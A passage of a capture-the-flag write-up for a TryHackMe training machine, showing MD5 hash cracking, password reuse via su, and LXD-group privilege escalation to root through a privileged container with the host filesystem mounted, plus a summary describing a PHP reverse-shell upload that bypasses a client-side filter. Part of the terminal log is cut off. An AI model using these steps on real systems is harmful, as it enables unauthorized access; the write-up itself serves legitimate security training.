1 row in set (0.00 sec)

mysql> 
```

We accessed the database “tron” using the “mysql -uUSERNAME -p” command and typing in the password, and found one username with an encrypted password.

Question 9

Crack the password. What is it?



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
edc621628f6d19a13a00fd683f5e3ff7
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

We copied the encrypted password into Crackstation.net given in THM to find the result password.

Question 10

Use su to login to the newly discovered user by exploiting password reuse. What is the user you are switching to?




```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password: @computer@

flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ 
```

We logged in with the username and the cracked password, and switched to flynn.

Question 11

What is the value of the user.txt flag?




```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ 
```

We found user.txt as the new user, and we used the cat command to see the flag.

Question 12

Check the user's groups. Which group can be leveraged to escalate privileges?




```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
flynn@light-cycle:~$ lxc image list
```

Using the command “id”, we can see a group other than flynn, which is “lxd”

Question 13

What is the value of the root.txt flag?



```
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |         UPLOAD DATE          |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
| Alpine | a569b9af4e85 | no     | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB | Dec 20, 2020 at 3:51am (UTC) |
+--------+--------------+--------+-------------------------------+--------+--------+------------------------------+
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init myimage mycontainer -c security.priviledged=true
Creating mycontainer
Error: not found
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.priviledged=true
Creating mycontainer
Error: Unknown configuration key: security.priviledged
flynn@light-cycle:~$ lxc init Alpine mycontainer -c security.privileged=true
Creating mycontainer
Error: Container 'mycontainer' already exists
th=/mnt/root recursive=true
Device mydevice added to mycontainer
flynn@light-cycle:~$ lxc start mycontainer
flynn@light-cycle:~$ lxc exec mycontainer /bin/sh
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls -l
total 4
-r--------    1 root     root           600 Dec 19 20:18 root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}



"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of
 an SD card. As a moment, he realized that was exactly what it was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately
this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers. Beneath this McEager read the following: Thank you fo
r playing! Merry Christmas and happy holidays to all!"
/mnt/root/root # 
```

We followed the “Privilege Escalation with LXD” section in THM to escalate our privilege to the “lxd” user to find the root.txt and the flag.

Thought Process/Methodology:

We first scanned the ip with nmap -p- tag to find the 2 open ports, we tried the ports with the deployed machine ip and found a website after using the port 65000. We ran a gobuster scan with a wordlist from the attackbox to see a directory called “uploads.php” and “/grid”. Then, we used the reverse shell php file that we used before and edited in the attackbox/kali ip with nano. We used burpsuite to intercept the url with ip and the uploads.php directory, and forward uploads.php and upload.js, and then we drop the filter.js. After that, we can use netcat to listen to the port in the reverse shell, and then upload the reverse shell onto the website. We then navigated to the /grid directory and ran the reverse shell script. The listener had an output, then we did the steps to upgrade and stabilize the shell by following THM. Next, we just had to find the web.txt file and view it to see the flag. We navigated into TheGrid, then includes, and we viewed dbauth.php to find the answer. We accessed the database “tron” using the “mysql -uUSERNAME -p” command and typing in the password, and found one username with an encrypted password. We copied the encrypted password into Crackstation.net given in THM to find the result password. We logged in with the username and the cracked password, and switched to flynn. We found user.txt as the new user, and we used the cat command to see the flag. Using the command “id”, we can see a group other than flynn, which is “lxd”. We followed the “Privilege Escalation with LXD” section in THM to escalate our privilege to the “lxd” user to find the root.txt and the flag.